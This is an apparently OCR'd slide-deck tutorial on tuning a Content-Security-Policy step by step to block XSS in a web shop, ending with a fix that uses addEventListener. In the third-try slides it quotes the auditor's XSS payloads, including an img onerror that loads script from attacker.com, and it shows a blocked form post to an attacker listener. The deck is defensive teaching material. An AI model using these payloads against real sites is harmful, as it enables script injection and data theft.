
🔬 STUDY TIME: SECOND TRY

- 👩‍💻 For this tentative, the CSP created previously is used and the **form-action** directive is added:

```
Content-Security-Policy:
default-src 'self';
script-src 'self' 'unsafe-inline';
style-src 'self' 'unsafe-inline' https://fonts.googleapis.com
https://fonts.gstatic.com;
img-src 'self' data: blob:;
font-src 'self' https://fonts.googleapis.com https://fonts.gstatic.com;
form-action 'self'
```

🔬 STUDY TIME: SECOND TRY

- 🤗 New test confirms that, blocking sending out data, is effective:



🔬 STUDY TIME: SECOND TRY

- 🤗 New test confirms that, blocking sending out data, is effective:

```
Refused to send form data to 'http://attacker.local:9000/listener.php' because it violates the shop-detail.php:1
following Content Security Policy directive: "form-action 'self'".
```

🔬 STUDY TIME: SECOND TRY

- 😰 However, it is still possible to execute embedded Javascript payload to perform action on behalf of the current user.

- 🤔 Idea is to to block the execution of any injected JavaScript code, by removing the **unsafe-inline** instruction, from the **script-src** directive:

```
Content-Security-Policy:
default-src 'self';
script-src 'self' ~~'unsafe-inline'~~;
style-src 'self' 'unsafe-inline' https://fonts.googleapis.com
https://fonts.gstatic.com;
img-src 'self' data: blob:;
font-src 'self' https://fonts.googleapis.com https://fonts.gstatic.com;
form-action 'self'
```

🔬 STUDY TIME: SECOND TRY – HOW TO BROKE AN APP TUTORIAL!

- 😱 However, this breaks the review feature:

Post Review

```
l.php#
Console  Sources  Network  Performance  Memory  Application  Security  Lighthouse
v class="col-lg-12">
div class="d-flex justify-content-between py-3 mb-5"> flex
<div class="d-flex align-items-center">…</div> flex
<a href="#" class="btn border border-secondary text-primary rounded-pill px-4 py-3" id="userPostReview" onclick="sendUserReview()"> Post Review</a> == $0
</div>
```

```
Elements  Console  Sources  Network  Performance  Memory  Application  Security  Lighthouse   7  7
top ▾   Filter   Default levels ▾   12 Issues: 7 5
App loading...                                                    vulnerable.js:50
App loaded.                                                       vulnerable.js:53
undefined                                                         main.js:121
7 Refused to execute inline event handler because it violates the following Content Security Policy directive: "script-src 'self'".
  Either the 'unsafe-inline' keyword, a hash ('sha256-...'), or a nonce ('nonce-...') is required to enable inline execution. Note that
  hashes do not apply to event handlers, style attributes and javascript: navigations unless the 'unsafe-hashes' keyword is present.
```

🕒 03:00 P.M.

🔬 STUDY TIME: THIRD TRY


- 👩‍💻 For this tentative, the CSP created previously is used and the directive **script-src-attr** is leveraged: This directive **specifies valid sources for *JavaScript inline event handlers***.

- 🤔 Idea is to tune the allowed behavior on scripts:

```
Content-Security-Policy:
default-src 'self';
script-src 'self'; script-src-attr 'unsafe-inline';
style-src 'self' 'unsafe-inline' https://fonts.googleapis.com
https://fonts.gstatic.com;
img-src 'self' data: blob:;
font-src 'self' https://fonts.googleapis.com https://fonts.gstatic.com;
form-action 'self'
```

🔬 STUDY TIME: THIRD TRY


- 😰 Payloads used by the auditor are still successfully executed!



🔬 STUDY TIME: THIRD TRY

- 🤯 It is normal because the auditor is using a payload that is like the code of the app that you must keep functional: **An event handler is used to execute the malicious code** and not a direct **<script></script>** tag.

```
window.onload = function () {
    console.info("App loading...");
    document.getElementById("userPostReview").setAttribute("onclick", "sendUserReview()");
    renderUserReview();
    console.info("App loaded.");
}
```



Code used by the app

Payloads used by the auditor

```
<img src='x' onerror='alert(1)'>
<img src='x' onerror='$.getScript("//attacker.com/evil.js")'>
```

😔 From a CSP perspective:

- Maximum that can be performed with the constraints in place was reached!
- Exploition of the XSS was constrained to action inside the app!

🕒 03:30 P.M.

🔬 STUDY TIME: WAIT A SECOND!

- 👩‍🎓 During your study of the directive **script-src-attr**, you discovered this point (source) about **the correct/recommended way to add an event handler in JavaScript**:

Given this CSP header:

HTTP

```
Content-Security-Policy: script-src-attr 'none'
```

...the following inline event handler is blocked and won't be loaded or executed:

HTML

```
<button id="btn" onclick="doSomething()"></button>
```

Note that generally you should replace inline event handlers with `addEventListener` calls:

JS

```
document.getElementById("btn").addEventListener("click", doSomething);
```

🔬 STUDY TIME: WAIT A SECOND!

- 👩‍🎓 During your study of the directive **script-src-attr**, you discovered this point (source) about **the correct/recommended way to add an event handler in JavaScript**:

```javascript
window.onload = function () {
    console.info("App loading...");
    document.getElementById("userPostReview").setAttribute("onclick", "sendUserReview()");
    renderUserReview();
    console.info("App loaded.");
}
```

JS code used by the app

🔬 STUDY TIME: WAIT A SECOND!

- 🤔 You decide to break **one constraint** and “fix” the way used to define the event handler to use the recommended way:


```
//Initial one
//document.getElementById("userPostReview").setAttribute("onclick", "sendUserReview()");
//Fixed one
document.getElementById("userPostReview").addEventListener("click", function (event) { sendUserReview() });
```

- 🤔 And test the CSP that you wanted to create during the second try:

```
Content-Security-Policy:
default-src 'self';
script-src 'self';
style-src 'self' 'unsafe-inline' https://fonts.googleapis.com
https://fonts.gstatic.com;
img-src 'self' data: blob:;
font-src 'self' https://fonts.googleapis.com https://fonts.gstatic.com;
form-action 'self'
```

🔬 STUDY TIME: WAIT A SECOND!

- 😊 It works: Feature is functional and XSS payloads are not executed anymore!



🔬 STUDY TIME: WAIT A SECOND!

- 😊 It works: Feature is functional and XSS payloads are not executed anymore!

```
Refused to execute inline event handler because it violates the following Content Security Policy directive: "script-src 'self'".
Either the 'unsafe-inline' keyword, a hash ('sha256-...'), or a nonce ('nonce-...') is required to enable inline execution. Note that
hashes do not apply to event handlers, style attributes and javascript: navigations unless the 'unsafe-hashes' keyword is present.
```

🕒 03:45 P.M.

🔬 STUDY TIME: FINAL STATUS

- ✅ You provides this feedback to the CISO/PO:
  1. The effective CSP you created, with the help, of your team!
  2. The little update needed: One line in a single JS file!

- ⏰ You sent the status mail with all technical details, packed your stuff and leave to prepare for your romantic evening.

LESSON LEARNED...

📚 LESSON LEARNED

1. Content-Security-Policy (CSP) can be used to make exploitation of XSS harder.

2. CSP can be also used to “buy time” to fix an XSS issue in good condition.

3. A CSP policy is created **using an iterative process that require effective testing during each iteration**: It is easy to break an application using a single CSP directive.

4. CSP can save your romantic evening 💖

🤗 THANK YOU! - 🤔 ANY QUESTIONS?

Source: Disney Enterprises, Inc.

📖 RESOURCES

- All technical content about this presentation.
- Generate a CSP.
- Evaluate a CSP.
- Documentation about CSP:
  - Mozilla MDN
  - OWASP Cheat Sheet
- Level of supports.
- OWASP Secure Headers Project